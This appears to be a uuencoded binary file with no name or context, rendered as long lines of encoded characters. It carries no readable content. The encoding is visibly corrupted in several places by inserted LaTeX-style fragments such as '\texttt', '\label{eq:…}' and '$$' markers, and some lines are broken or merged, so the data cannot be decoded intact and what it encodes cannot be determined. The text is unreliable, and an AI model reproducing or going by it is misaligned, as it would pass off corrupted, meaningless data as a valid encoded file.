`TF72YF:'Q8YF[K\YS+66'A*IA2SS8\$PO+!L6F;>UQSL&+0;0_*0*#=N< M?3USX<)K*XX)@%;F,@)T<+`\$J[[XIYCM_D9N#)D*BO00EIPFX-&:QK`KER00 M=24<J-I&L/CVS\$"=HJI\$#6)!/30FD9?AENJY'`E_=2<,G)KCIG"<Y!5*"\Q" M!(?*I,+`>0QS'IEL+AN>8)N.6!UF:\$'&%DP*8+M[",276&::-4/E7%`GG1,R M9192>EV9]8M-2ZE.K\XS30!3S]67-\$JUY#/"PG`K.IJ\Q&#NPVOR[6.G%^M" $\texttt{M-ZU6P*CGGN-C22DK\$PY,7-BZHX(RB3\backslash QNY,-6UTH>=U7@?75S<=HK5KYC:`.}$ M:NPA\$\$FA6^=F?34WV=\S=,I)&I@/9@=IX9++B"0U!O01F=-#Y]K6QB\67>4' M.+*_=8R(6W, "8NMP8OKX;YYXZ9H;B+85C:>DS9VW89_)9H@)L^NC6_&9%PSZ

M\$%VM&%B/W)#7/CJB%?X;,^WCSY/]"J\F;.5\GOY^Z]W?^/XK08*39O:*^J>0 M0);9AU%M4F?J,<NQ6EQCZUR9YF0QTLL0<'`+<,28K!3/*OK=*C9CGW[;%:X1 MYN&30S/WMDJOWB;+'TK)OOLS#I!+6=S&BG/V#J"-**,.'3M]C5*!M..\$Z634 MB'"JEU?=9:.?(KL>YJCL#H35E>&U%57/N3-QYS7'&T]:[N5[&_Z>-BZ^OCMK MDD\6_?7WGG]]SZ+*(PG-\$050=3AX7#J%1_45JVB\^2"TD#G#'4-HRGR")(F5 MF;0-"XLM>RAVV(?0D3'*-4TM94^^F;!!;S[[1+KE:C76TMECCJ5&36TSIB[K MG]1%81*JIK`75M\GK9HYSD2\J48+ *-)TZ@LL%WY3F/\$@NZ3NVDB++%*[=52 MT&0</I<5C+<SRJ3Z=@&6\[IE'5G91%Z+![43E=D\^]P\$ASEL4EAX?@K;]_>C M?18,A_9Z&LQ7Z6N?^EVNC5&#^G[?TA0B<>*1YK3`^=_[V!<[_UMYWX+?A]OF MB]#O\$D_1YOH^@,7H>=\.Y^&P^\$\PKA@/\$P-B>A]A"WHH_H7]H>F3YWF^!<1] M(?Q[_>[Q?>))'V_\%_[\!/:[7]>V':.%V!_9V?Z\TK2!U.M=`19BZAA@8467 _^48NVI2/952'[RZ:K'T@M]'OTNK@?P)>^Z[\4?:^S_#+[3:\ZV#),R $\label{eq:mbp} $$ $ -42KQP\DL!, 0%0@$X[$[\9+,Y<2'B;4:GC)@YQ7%1V&31>^1P\4?JM $$ $$ $$ $$ $$$ M%N=IR3#F"EXN9;67XB*\F8?^_.Z9N+83OAOTCY]OXVY6A"?&L3]5`V[G@&J(M%[UGK]LKHMYNU*&JJ]0BV7K+P\+=&<:%R7!L!56`ZB-X1>]7(F?=V>@E"AM! MQ_D?8TW;YU)=^59H^1^B,-FU#D:[=TILS_DRZYNW#GN,X9;8-_(W,^DSL(3E M"8/PF2K^)'>C,3"[E!(=@A2RYCNBK'M3"06.CK5;YM+;O\@(-42_7RV,10/M $\label{eq:matter} $$ M\&TQ='Z_@"T:^?M:&3JS]/5JT:J\&JQY]\AJ^9P(_"[X=L-MG/Q8M\S3W\#/'E] $$$ $\texttt{M6S[]2V2D?DJLT=\#P:68ZT:]} $^;A'$ \texttt{EWL$PFKGZ/3}MNA$n\#5SR$R\&>(F0Z\$BU) $$$ M:8#-G)+'86>HWFV*-7/J09(MTNN9\$!TSP0H!SK5V5)G'4DFK:I,:,PQHJ#M3XR(XDJ6RFOK^I[;-5=S`R\$TC##`Z6'.(Z+"*,YRX#H6[68@@^=TG%Z2TV%; M6=OM'K?OS\$,NF>'<<'<\#@HL&Z8:D"CM0[NF"08,Z849>4Y_\^UT)2RC;%/P MGBMDVQ%%MK[<HZB["8\D>:M0Q1UR[>&D(19CX=>?GHOJINH,")'DA\$.*:,_8 MR31+(/7U46K\$?SRD5"*TJ`;R#\&8"@82Y3'8L^ZV5R/>BYU',0(XVU.12X!P $\label{eq:mp} \texttt{MP} = \texttt{;!8} + \texttt{`"OD} / \texttt{Z} = \texttt{`:/FZN8QN',OXIRCE0@6B3P?FY;} - \$\&@<:\&BK\$^\,OB,$ ME@/:\1VPO2T'Y3Y^E+X<TE27?GQX/\$NH!Z]5`J5SSD4\K@D]I['1`=OT@%:* MO8'5A?E+16P#\=5^@_ZQV/EED5V:O3Q?][0CE!7^+HS]U_D0#+#[S5&>+HQJ MB@\0DN!R.'"YA?1G7J/7^=\$+\\LB:J6,&!#G]V9@0P,&".][(NPR\."AS5"! MH\$C.(T.\]%;V;8M]_D'EK[7N,.B;]!`KXF3]?'(#MYVY2B9&N^^VQ<K*24:F M2S4W\$H[9U(\$C:1.!Q#5E\,Z;VKV[Z_:VT*=1"`U1)!L8Z>H;M'+7?T>7),[D M\$8`'2AQ&%FT\$[QXN'[RPM9ZA4V:G&T2T<*!)[=WE+TTT.1J7=L>HT!:(J]UB MOCRBT0EYQ#^D>-1!A*I.<_82C>VQF\$,J*3OHSD?C0GQ@+6YY&&?/`@AQDH4* M6RWYC%:O\$M3HR/"W'>(\$'BOO-_XO\&!2L("R['D@,W'G^"[A2^=P1N//'37E M&H:+7Y1E"8U>`S%\SK(MUJ(A47Z.\@C\$8M6/Q-2S3S.6>\D;62DU-MC?1PAR MP!`,@(:##E3EOS5\!6OW)8]L0YW!S2?E2W-G"X)!OY79[GR3H8>N%Q:)2YS< $MC9Y#1.(F0;)(A>/B.;H:>&1!6W)1]DE,;$:A-Z4H57U+YL+7M\:7_XTU#'M_$ $M = = X9/TKHQ4WJ)_{;;}VV9"?FWL^Q@0`E.2;' = [BB\<2!7Y4DV(.(2">:L,UJ)]$ M<SJ;2G3\$Q'C%#**-]`WHD`["E04:^4RS%W_#H[I5>T,!Q2K3/,^ZU;MZ=J@, MHD[4H"9\$CK41-/3X1#!A-I.JL9P<SVW+S*\$5(HG((:HTQ?V7`021`R::G+&ME C.F-3#B-T9C; IPG\$*#R\$BG20BP\$2*5JJEK: WBHZIH.D\$.674FQZ:)*G>(M6*SLOPOGHGX:^^C\NK1-"DA+MPC=B<3\J3**42MPL-#Y\$Y':)P-X?+5;PP=+ M7DPW#Y9A;X4->^\$XZQ4FSQ6%RZ-1!9898BJ=!<\01*N%`5M+GFH%,J@F,W9, M]XIPL&^D^.Q%8W5BA6E"/\$GMG?Z9K=NSO>5#<]@^<+_2HM/[&`K,A:;EX^<) MTCR!-DN4Y;N-'-DD%KPOL<Y<4177:D!HU6%&GET3I!6>;9N55Y:E%6GE6/9E $M; CBC(?T24^) = .! -]/, WDH[Z3 = MB[&?)$ - 71KUD - XU$MN @10 [";Q>?'##N]$ M;*#K'JD/=LW3PW7?I\&-;.'AB!I54;1SV9(_-.[FIV66Y8C\?H=[2.N>W@X` MC"E;O'OOY>=U<9:=G7Z')RW<=')PHWG*1EJO]3"G97Q[F&2TU.KM#)T]%WI?</pre> $M1@OWB4EQY3+\'E"]:3RUW@J=+P4M-.1S\TTIDHV7C9G'6BZQ]>I=.X;;(YK,$ MD8^M<>960SZ^.WID,X<;,_%QE>D['@,->,4JW,TV39_V+L"1N6]^-I,9\$<<Z M_/NK]]]_K67;_SV3'#BQ&#AUMQ*L_NYEQ=?[QKL?V^5.<I_]OU<KF?7J_Y^* M'Z\?Z:L7&^S^?U&_X-.]W^'_?(^G_GDVWC^/X_T\CQ.-_?D?,CQ_F(^;3ZRG MH=H36EEN:D8R:7!G\$E``N0:2`57U?M/]9?<+?`4_K:Y`@2Q>B`AGD2?/9\$12 M/I?H_C*7L^X^*A;A9Z/-`P_3_'NFGV?6:ZR1Z%V'PG1AE%^E:_/^BXK?Q6,Y M?E+@_7\$?J88P>`E_.W^"7G63YIK/Y,QF0?K^IZSX_M=-7/4.3'['-;/&XO"X MG,<72/760C9ESC-XO-H"H[>C;SGJ/9S5JKI7&RJ++T]<3BT3MI\)9+MI\J=; $MO.$8J:E2NFAB_1?$<'B:O<3[_4[7R*\&>:W'BL)U^/<93^38/!6N>>L*CF9,$ $MVLA; GIK1D=04[GGGCP\NG139L-+&E))>(T-$*=M]J\6BZW>'>&FXBUONF$ M, "@917\$_)?16!H.UKV7@[![()5WE84QEB6P; `MP^WJV%BU\$?BU<UG`41O>4V $M7I = "3E\&@P69DQ7C:8YD1[@VLPB&E$]53MKP-HE'HXF:/&+;]SN\MO.A`K:2$$ MTSV) `M>U]02>EGAOC'X%_/CBW\$\?X/>T(W7[3WADAJXC(LZ73A.&YC18)\=\

M'N12G(AH[)LG7FV\FEDO\$[BVIFET4IE)-`BS2`8Z,5ZD81.FZ]7MXJ8W.WYZ MFX509LPQ:D"UNHD+!IXR2G.M,12'^G(W/MK(K;52]QPM'I@:=%!QCP@1A'H($M=S[EJC-NPQJ9-`<1'/[?5U5W-1IF)5+HI/`ZCG&I*J*D`L\G!,B<_<P/9--$ M2J)Y[60=([,E36:6+QI;CS[<I8WV*>9X=W.]%<K,^\$Y\$LH,.-&**U"/0*F*(MSD'NZ3TL`_(JXX)7Z)*,'M9QX]]VZ*6E%.\.^6A,F%I]`VF5D+.6JZYE%R4D $MM9\&D8XXAE2X%-$U@0$W'"#'[DJ/5XP51#G)/+G0$34^^)2DQE-4M^^^A2[!F$ MQZHM2%70"L5NL==5N3*QCCU()(<<_DY+XC9;RBFFI14,>"[1\.;5F#,VBQP@ MT\$WV@P3!S?UW;V?2_N[:TC1Q!.,3,`(QA!``MX-FC\"YH9Z-]JAU\$56\T.8W M-"=;N;.<>KCAO.W)-GD9=LOC_@OQ4B5H'2P8_T"T%O-E!'.FI,/'G6M9+#QD M,?_&9&/QRRS7I]5'P"3TX#LW(IOVM>]5K^%\$E%U6[^^;J?M\$#:D4RL#KUFS; MKMBC9C?7YY'WS@@75F%"F5X(HG@XH:#B3,R-_J6QQ=U=+&/P24I0T57L5(>9 M7F-3+H^%\409]_^%\7SF`!YK]'#'/<@CET;!JGNL^&_J'NPV-?I`>M><&.\4 MPI\$J\$?LCOR`)_CI=*7,+'(,^)\HL?8?BZO9^SWW9-.J45AD)H9C#)5H\$@\A\ MXNL#%X9%LG!AJ0SA!4\$:#7XUU/MG,)XM)H#OX[[%R]+AR'5@SCHBHKF'X3QU ME`8>2XDXY2C*46*EG#K.:`*VQ#])>RMN&_]NY#;->^RY^40\$28;TOW3!)5S\$ $M:E$0Q$L&@XQ>P$P"/XD)^)5>6J$^#7[S/,F04*[Z1SZLN2`N,(TZO'^\@9"R)]$ M\$!!LKLJPOT#"S(\$]ZRJ"E,\$4B=\$W^Y%0[5"]]25K,A?'!#Y2KU86JH2\$?EX\$ M'D(%9=?Q2+S<-W5TA]UT)N2J0#F&^9\X?PJ3J2(?R2&@+C1OH?F7#GR^*JR& M#'W\$.GI<NOU'\>E,@]<^5<0]M9U%Y]9\`S*!"-0-7,@^X[0@L9WL0=O\$6\$#M $M!.Q_D/)%)/P)@/]FU^3(*2(C2A!XJ5]/&??ZE0.+^E0H#ICO-7("MM4S4<!P")$ MFI'P86-.D8</<)(=<4YLDH8>SA'2I74G<\63VB@,%_\Y;'EQ-#6]5SZ7J`E $M<:N(-\SRN?A/"1,=F8XKF^-([ES4)DQOFD5^9UJ7S9.<],:.]/-4$NJNORJX$ M%K(10LWY=^&EKT^)&-[!\:5-)#62/D4P2''&^M';HLD3^<FT#W]<QM=/38QN MI?NT@@RKA!GD'[3!KT>?FJ;%<A5<)V62.O`DA;0+E@#73(2U=(#G=XL9WG`3 MHSLRGRR>9%%WS]_T<]*INMC9(7V[LC^/T\$NMBWA(MZ<4V2+?)CS2F;D/+P\$] M105:1>1T]7I?439GFV5!Z&>45)J\$='Q"SN5NKLR1>%DSQ#C(V3!;BVL:"3K% M@10"[NNP P*96:Y[,2#2BD:2RF@\$(3D\$3A91BGMNE8'#>85 ZNW3%4:F^6/\ M-!25V.,GG[KXKDH]PPEW4D"@E]JA9GT]VV9,[^!"<,BFFLHOT'(;3-T;%P=V M'=7_VGC<^M0H;:*^Q([MW\U7FZ;4`[<1&G5?HFG467VV%P54K3EVHJO%-X\$E M50ZAT>I]<<]6_WZW6D@`R5]'U))=ZSV;JO4FI]-O/W^EJ519=Z_2[BT(T=3H M)U'30UB+JQ]?LPEW@YTF/..]M&F&'*W'7PYY.]@D"I4ME86%JN<SD:#1V+=O MB(AME@%\9>?58JQ;7=.FA!9I#C)LJBRB5;%.OR<".I6+9:@?4+YFV;9+)0FQ M493#W1=-/T_/Q?)EE7I-_.88"-?T[NK:3]=-H:]QB8-,*#94#>AGC+W'XF'< $\texttt{MOJ+Q} \\ \texttt{FZK} \\ \texttt{0A} \\ \texttt{TM:IS} \\ (\texttt{K} \\ \texttt{N=SG}) \\ \texttt{N}, \\ \texttt{7G*U} \\ (_-\texttt{V}[\texttt{1CA6U+HX5} \\ \texttt{VZ} \\ \texttt{YQ} \\ \texttt{^1} \\ \texttt{RJVNLOH} \\ \texttt{NCACCESS} \\ \texttt{NCACESS} \\ \texttt{NCACCESS} \\ \texttt{NC$ $M]W]-[[T>WN?(]QC_,/7\?K:C3^-Q^/Z/O$H_ZZGG"XI7C?@/]@_"_SO.]0_$ ME=W_-^9_-\'\5XQ]T9];\1=N/AY7NF"/1^,O1TW>1A][Y:I7EG>_=ZZ5COC] M, UDOKLZHK: &4"A) #%?J]"_S<9.K-77WT8#:?ED3!H8)Y[)!1!+^Q]5I*!29* MO`;E!!?:^=M\2MW]+["`4^CB!ZA"QD%2'VMO+)<EPI4''\P?U\$OE1EJ_!+`-M_V=```?D`(\$QLUB,DW0TNJP3LT\@&1IY3\$0`@;L%,;X1A;H9^9&BP=\$X38#C MP6KQ@],OI632TB-_@>=EOC181]MHM&6V2TAER+/R^X@MFJ-)B5F<84O:4VV? MKW6S, & "80JW><IM-0B*35S.C0H)0:?K99#; %F:4J7I@HZI*, M"J=I0Y]ZJT+ MO?&V]&:PGLN]J1-]G;2XJ+O=&NU%19ER^F/I>O!+25LZV&J 6;G`P*,)8KMU M]X*E1RV+0UA]PW=Q&GC%1%FSQT\)?CX BL?X@;>?GFZU'E:RZ FC`U+C9M*N M]XA>+;T=!:9;1C'KPTLQ7C'C6UOZ/C`!A]6'XG("H"?@T\$\$(*'8=+L^OA)E+ M33CUYYQLQSDS.-&5)M7][Q%*K-'D,.PQWLZ0E1[O*R=YFT*SCWTAR'L80F8' M&GQ8TEXY]X^ZY[<BI<?:\7^H`:MS9--O9&--=-%=N\&6\)Z0I9LZ&#HN'?8W M=HU>7'DM'E)]8\K(\]VW6:%SJ3;9`K^Q7(UN-SC1&4:.`X*?97)4)DF[MPVU MOI:>'5J&<,Q]*C(ZMFL=FAK?LQQU4I',V!URKQBKI\$5L<89JO0*MZ:?!@-<: M?OQUTF/UH0R=+"Q@@FC"7:REA.G9T1V26#(]MYM#KJ'1C1"M"GDG3D+(16+C MTR?AMAJFC?W8M[10GT\$54PD_=E'&8]DV4W=>N2[@7C,L0%K;>_='OKG&Q,=M MRDJ(7BWNDPGOX\MT[_`L=:L&HBFA-#OXZ*M*9'-):^71IKI;X<<19VH,9S3B MG4-1J])2*3CJ?A&@*:Y")YT,G;A%.NA(`^\$]/>T>#L-DLS@X3OE-ULB^J2!Y M12-`_(5^Z6(<;MUI5FDVT%IOJY-_[C\2XHM\L\'"A(B.E^H?'74\6L-6LG@% $\texttt{M.\$0M6+GM@\B']PAO2*7AYPZ\#<'06"+(SM*P,KF"4\#'?A(,8=+E*<<=V_NK8) }$ MB+\,@6EG=S3[9*;J^[G\838W5G/SL^H1%.0;0^]^1\;1AEF6WAC"CJ<3\&CY MY8CC%N+_1,.W@&`X-N@:.Y.*01@QXE(\@7)A%Y/J&OUM".`IY,7RT#D3/3!C MSBQ\Y](53`.7RZ#KU2^#<FC+_*\$-GY!D764W!?10`R'T9GJT'W]>RIWH/9/N $M_+9]2[_R-7*ET!!P78ZE,507BZ!-IWKLK:@L$CQ?BX<I$"Q$3B&,,HQB9[$ $M,6(=.,H_?WCZN4GGKWO*<>^1;*47T8$`=/CMUY*E.^9^52#62;=1K7)M]:H$ MKED.S"VRGO</)^=[2UQ-&.'6_F81(.90,%>>O+"@E@\$9;]=2N65]E*66CH6? $M\2/(H*D_*'<EM66JHT3K&6]!^$\#BZ6N'`5??B[Q6TEQ`D$,XP?PQB)?CY-)$

MNQXB) == $XTW/_/9$: [7R[, N%'.LK9#=558D#YT,>04M+G0*.#V/LSX=\$_NQL(/ $MOV\2>K[HL1R;L\SC;0E-'=>S-'',![F4MF+\)_&.X'P+&MOV;%%K70=FYBQ$ MK3@891F\$#O5)&4*G%"X:R!OWOFBYXO>UFN,*JZ/,XX2C-WH],["JV875L^Y7 MFO=MD6(@TP>\F,WJ<5Y84'R.OS].&B"^=FBDW7(Z;*-2KF?C&#VHR#*>'!V& $M\VGWUC\Y-D[X%`K`^_0P"-*>S>QK&Z^TPVL&IQ1X%`MUS4DW$J#9&B92S5N,$ M&Q*,OE*5%07N/.9;][GU"X;ZJQM_!<&>QMP'LTNRLM"LSGT#['F=AEG"%V,W M)Z=31<'4W9S/%[V<!TC`RIQI['2%G#0@+W&Y01@!*!,&#/1?A96=WX. @X*M $M]?=3[K:0$*6AYYC/$8!AD!/C*R9'V:1B0V\2)QQ[M@*B!X2*+/(G89`'1$29)$ M)QO6F,_5K6M8H\$X4P]CAVO+U!K9K?</@O/-Z&K0U>5C<N81)Q[Z\$9:3S"H.H M&HINM5\$>6T(EZS-;XKA^SWBDC(?K\OA8NA(+6/H/#27_H/Q:97;<E=6WH)F= M3:S9#THXS\5KHYW9>1U6G,EW1-H+E\"!>W'I]">9S9</ZVCI:OK\$QV:=ZAW: MS1>GZ-<HII<!=8MNPMOIQ#%F/\$)7@JXS]:OQ-'I\$X^K"&N3?@N(6\$J2PVJ+Z M0EH(>L4:JXP.=C2*BD?D?CRR%[;J%G.7BVB=;HFF+.CP-Z*ZO=LDNM=;;(E' MIT(%9PDEN,+U<\;3^2786/W1;LG/GH_+]>A\$6&04WJ#VW(3W(HLXBA>.OTR: MTV;=/?5E?H>6M,[8[M5%<K\.%N68#.K5,5R+E`E2&S\9K>Q5M_<9=P7'\`DU M7YG4-X.[58]Q,>/R6R67'\V:Z?5XKYSH>.E-/4:5"4*6003:]RSCTMM(TDXS MNSBYXO4(Q[>WA6PD'86D)I0?_&E,6M%8*PJLXN4-HVB'OSY<XRQQX9<R_^L4 MZ<I(\$H<HF\QG^9!D^TLWY!&2T&HP?P_CO??)?ZO%^%^0^?3XZEZ3/H'H?%0^ MF^5E>[:P-:=957\$M39**@C(OY05XN.<G=`4;@=+;>P0'+3^S0`'W05<,F.6` M8IW7BFOC<>&&S&E.<3*HN\%G,OG_V%>8A?+0%9%[E/N89F7F4ZCG.?T>FW0 M[?*,3<7]_M9W]!BK_O]GR/'^UARBN5N@_M`U7J_Y^WRLW]?^>9[7+\OEB];Z M@YO^?6^KGY3\0]7\>?T?:]7H]("_QZ73?=+D^Z%H?2)Y?YY\B?.?/_A6Z&EG $MT#%'R<U0(Y:PTM4@Q"(K)&[MLV;S\3)>7\W_CG_SC32?*/#2'OSDNII=BGQ3$ M7&T9)"HTY8".4(-"D:DE)QK]SG\O.CH0E*<_\SXK.*U1:T/NY]:UG\$#W3W-Q M>&CIH\$=D7GW.K0Q?.>AM/AQT!?H]TMP@Y)`;EP;(0J?6^_PDN`SUN"@EA?L5 $MQ"?R5%/FVE2^:O^SW\#J$R";_M8RI80^U2H(E7+\=:-C!ITS8^1_2ML-%46H)$ MP"%K+^*5%`)I;.Q<&`V2219AE409"!_/KH#+J,'PFRA#Z'T_F4ZV5G3B"A"\$ MW/1**(QY?B.&WG/\$=TR0YC(:?B9[(Y`^#O6WB+^2(.!N0C"SJRC[1N9367NI MN9-3RN@H3PWR#KIZ#BL]>0]7@\B*;Q..SV-/50)L2CC.5'#-`U38B\:2ARY2 M.[8\Q_=\62:3:98C0WZ^5PV&,\=V\Y1B\(J]GS@I*QG0*M-6YSIY3V\\$V9)TX M-%%H8N*X-L5\B,DPHIT^3!+B%\$]!VU<RF]9@(C3"<-!ZV4<X4NLJZ/*C]MFD $MF(XK^P)^{##}^A!B^{(*)}[-5*Q35]>[-N*GOX];A]=FO`W=1HX.=4M^]PT$ $M**4.L(=*>;102_^:6[PU*:![W.U]"='&?QHO2G=O\#TLFCH>?\#;G[/&G1S@T])$ $\label{eq:mwyabonad} \verb|MWYABONAD8UB| & -\$D7@G1K_-_H9'; & \texttt{KNEIO;LW}) = \verb|RFQ+:ADHWYQD8M$| 8^.&[7=] \\$ $\label{eq:mdecomposition} \mbel{eq:mdecomposition} \mbelow{em:mdecomposition} \mbelow{em:$ MR/T_1ADE7M??OX!9ZJU54".6G:)L'CB, \@\$@3<V"L\1U=:8\:\#T2WDCC?F(3 M+PSWY0QQ>'@J1";"[?>HDYXZ*UDG'\$OZQE;2%;!()S5D+<NY`@E@4L).208) M\&RWMD*NJN[!K\$/>X(ATKX"98-J#X]/=FDT"CPXO%9&8*HYF&W+*2&55MV+* M(SQ-\$*FHG(Y,CC\$TQ&[C<SJL0*[VXNP'+(U,V[6'GC)J&8!<:FUF10,&A@1X]))M%^*4]<7J6'4E)&SNHN7E^[QZH6?U'^ZSVR5'-,5RW&X"<NGG?Z\[U9IKZQ'V M5O8YC=8\X(!SYG4HO\&:EIH9-I95PDO/\$SD ->;!FX%.T;<#-BXFPQ`<#@%7 M%O[[L)QA2Z(<N+R)&F)PIBMB@;27%JD89<^5D)/`T%HQKBYQKEY*Z40/:DSW MOJ? $THGAOT5WDF5X+:2B53<F=2-A"<:1>Q(YX82F#/,'$'!@`@`R$;K@R\C/($ $M: \#=@JF.EO$[H7\S0<;GH2$H,ZQCM?*9^--Z5(09FH.&)I'*?_Q]JU,H(@GT-F)$ MJ, Z=J:4KK?(PH9[.U\$Q+4";C='@DI]XTN%?#690@T#`)A9A9SQNF.'N^0^2C M`^>:@T58J2I_J?T'`8%:KI=-K#'V/BZZ.+=-VQF.]>2.:X\$R1EW#RN"IEE(- $M(@X^$5A)_,IN\#P==,;Y5H:(8'\#`W96OO$GG''@1MM[GJYZK<^F!O`F8Q[\&.$ M/.J*DQA"H?.,6+@2U)^_W-W7I8_\$:6)QKZ9(GY#:Y<\0W==_(V6XZXD[FK-+ M(%LG)`L@RB!S%&`3F!OM.%Y=(7#PW2\$RN8Y`B6?=([<9<;HL2_81C2CAE-X\ $MOY&; A-6=BO2#[+L]75^p; JWEXU3<; O!=HU79&V+G)#*G##@(E#E2O#)?"T"$ MP5;+LQ)U'LL6\]0[\\$0?>^[-^N#*#\SNR65CR#\8-,\$H\$JUVA^_S)UUFD_)U MZ<8PLU\&PEW2=NIHY\PC>;:VZTX\PDEIZ3D.5+WIGJP9KNY6P\((KNZ)[1&& M401LVR8>X!P`(04P6:T1=2Q8S._T(09\=36*FB;[4]0,84>6`R]HX@RM"W5U MZ'75%;YOD'!2?6Z^Y3,F2@[Z#C8#"\Q:.X?J+SGGIGI<-1Q601![TE/,POAC M`W/C?NP9!B+TOUFU<\$'<EX:3QCOLF%GX6].]20Y6OHW&-@@CGX5G+*3\,^,* M):3C,Z7E3ATJYFK4.6-W<\$^92EHHK+5+WF^NA5'.%W9JN51)]6\$\X5,20<Y% $\verb|MOH'.-2RE$|:5BZ1F<&C7$02??_90*?\#:Z210"C*ZC@,/(67F&DQ:T$[TH\backslash G:F])|$ MZI+2FNOV^`N&&W60'ESY>!UMXVY)0B14/Q^`Q>A3F48%4#HZT%30DQLZ)YBD MIY; LL5, +E%/EU"M]&RTAT+06<KNI7TBQY_362^9^K'5F[#BROV<LVFB_JIHO MS2X5C.:3,Q=QX992%?I7D:#KU1F\$R%8Q:YH3]F6*61PY)-^..KI[R5,RN='7

M4VRR84H.D\1.UYX_"00[KQ9,>.T.*26H0DQTNORHR6S75)?WM\4?:)\$?\=3K MW/19CK-PMSU%\;I.XD5;M=HI<?BP!*;KTE-J:%63F\YG?2=G'?+%5F#DEHQS $M_DZ^G'W9^Z!+2>)=630LE;M06K*8Q7-8B^JC6Y359Q;H7J\R:Q)AQ"GE0XM8$ M4%K6-ZEO\$9<^086K]XIR75*GU)UD(YO'IF3VXA/S<;800F<6CB-;=[8.Y]C/ M.Y2#NAJ2FPY&0BVJZ/DF2O_1-<DTE6DY..;-6`SSY\2DKL7"NTS*.`OH+1H8 MI=TJE\$ZGW=\8T2"UC1X:]R\EY^56I*'R584EY25GV3,\C8N><Y@OHOR?,7^8 M>[*6,*^ZHR&80[TW`\$\NM\MAT:6I'T/54?UDE``U/,&% ("^/%P&"C8`*%*W MO[?OPJ[#X>HU`[%`E!AB[#%1?,T_H"O/Y_ZYWF>7S(3D8>5Z#'^XA;'Z.;X/ M7\SZ#OU_OROX<KY?T_CR.5RD?'Y'%C7I`QZSBZ(G`?2?Q[*2\$&_?)\)%_[OY M7F27IM\R#CT19J_M5DH+[1<\$K];0180Z;7&`R*Q_B"3:FT+R!"<7BS\R5JA] $MU]S_{LPC1H5S9}$ ">>\$"O+W^99PPL;KA\--(5BD&9Q&%\$3J."/)Z/T\=JL?\& MA@+&Y^U2#/8?U/#*@8B_[:'KN%H\GFS-5AUU#KU:%EM)F8V^R-\VA,T#3-Y9 MM'G_1X7?\90M*D!CPXL[\$.TN=M>"9GY^U2UIC?977!-VG"05HWGD10";B;(N M*1_';KZS@[1>[V":Z42VW%]:W5_9/MOQ+8-F#FW:C8L8Z'B4\$W>#LCZHU_2. M]T]?T^K&D)C-GR8U;4.&;!U`*=MK3Y=;/J+H=V_%FCBUFZW9)W!+W<VX?2X= MW9#P=9.U>"N/:IP;*IL\$T4?9?VHYJ_)\$P2KY^C]S'0'7Z*.973YVCK5=`]6\$ MM[*J\=Z.02,*#8_'_`>B7:;6R\$*!1]//=-DNSY__G\$&+UH``#0SHSKYK2(\$, M5+S[)OK4Y:21\$&OR9&:6,3%6S#SJT&CQ\)VNU_!?\$![)#C;'\7QJURTW+3]Y $MR'QH>GQ1^BIG'CK<7;NGY+MF0N,D-_\#"+"E0\) $%"A5,>5R-NU>"[FVE3%F7]$ MH^Z<X@B6.*!I*.P2LC^<H;S/)WVL=NF@6K[D'G<=]A*S3DL-/H@#"MQ".A7/ $M8_!$ %:&"3174A"!""IS,(4S\02/?%]R&V^0#&;S11P1*\7#FE\$-[+).:;D6:Z MT\^?5CJ6`].`D[\(JW`WQ\8(D!J[[]FV5VJW,7&W#/W,(;X[*X\$K<62"CK(T $\label{eq:mwe} $$ MWE>S\#@VGO=/-\&=MM\#B,QJX\&'8VH+7@0.8P7\$54U/9QX3.2Q4N-6(9=\%_4F/\&F). $$$ MA2%T*^[S3(<SE^QUU(Z>9,<4IQM-7AK&<PC79A<UG?'@X=<V>U.#)N)U=VOB MS5>YQ<T'/7=`T&.&E#JT*%\$0;.E.TV?!`CI`*"A\ZL/Q+G*I_RW,X1E=H[DN M+7G%=%79JVO++"*@3@X):BKRGA4N@\$X5FJ0W`Y6]ZA8FY+1M9\$B`RZ#<?;.B M2;#O,=@NO4TMGP&A:C5*NJ+D;XF"=[>K@K-1U%150AI^9OYIAW5=^>G+.,+-M!>R]D0?1"7#*&)X)"9!-`ERP;/)V%"2.\$%"\$^HCA"]DV48\$C@N;RTE]53H&O $MJV!VIL.DT,S!L<T?M'X[<K+-@LV"=0I-\-52@B\X\ZR&GX-5C"-"TQQ=7?GD$ MPFF>7V&OI!!"T(4*ZG/C[%&DW/*IEB"?+=:XE8`[I2@Z`I!MB>80,>31_[\ M'#7?KFG&!\$`7A^"2`'=P8B;(J:LS"PT`B(LJA!Z;-761!5@YF_)C+=%_`\Y# $M^.4W(/A1?1*[@\&/B2WI.?F88)RE6\V,!AO/0.9W)H+S&+P$/4GYU/8-L#=4$ M4H\$3"((.Z:96PR[M4HVBUE60MSL\$DL4E34E1.&M\$7\$S'<TLH!2#E41&1;FTN M1SH>OXN;7E>JW>74-TV/DU`*X(_@G,B\$B3@\$\$,?WKH]\$G(1`I7P3<-GR)\$+' M>";-3S5]XA)('PBV"L\$[9=&6K`LC&XI8\$00/YANZI2]ANO&&*F\846'&)W2, M?G2]"`#L<<MV5`].T,26JE:1BL71<PX.=DP,A8!F81%AF4#F!';@-+F*)4DU MU.>/4B`HTVXBS*M5@N\$<E,*V.Y^\$KJO2^0/1IY2;B!1-GS)KW"WL:X/7867` MC==)!<Y10*54#%IRUM;\P3X9:)T:)'FF\$P2@L`4L=`[A&U\6HH@7=C0Q1!Q> M<SH+1,2K"N'Z?A4NQA8\>5RB\$G\X]\$ZTTFYBIY/,UI5S"S"K&IMMIS[E%99V $\label{eq:mg'ix} \verb|MG'ix] - *: \$A\$ME-: *E" \$\$2A[7) 6DKUC?VSDA<> JDQ3V>VM9, MFY2+ \#K] \#E: $$ (7) 6DKUC?VSDA<= (1) 4 (1)$ M_T><HM6A7Z]/M6-66@>*,A.^!LKLS8LNE+32E)5V:Y,:\F%FGV;VVI7'8\+/ MS<*:]4\Z3)%XUA2&JI>.GQ9%)U\$(TXJ=RD[*5@/(A2IP:F4R19R;?Z,,K\$Y9 M%BQB5G[:SOV[FWFM-\$S'?%VL9JKV"G\$5HD@P_9%O?F1;28ZY8HS73'U[V;.N $\label{eq:mr} \texttt{MR} == \texttt{"^^*<10M"BBKS/+37W"\#FM&I>1?'$T&QF"7D5H\!/4P>GEZ?!S<^2(7^\#)} = \texttt{MR} == \texttt{"^^*<10M"BBKS/+37W"\#FM&I>1?'$T&QF"7D5H\!/4P>GEZ?!S<^2(7^\#)} = \texttt{MR} == \texttt{M$ M?A;O*]HJ;I>'4L2CCW=580V8J9R^@/4A95>F_\$[Y-/'LGDR8I&=X^B<1G]XV M" < E, FK6GF & C & 2, G4R : C5NAN & =]? + 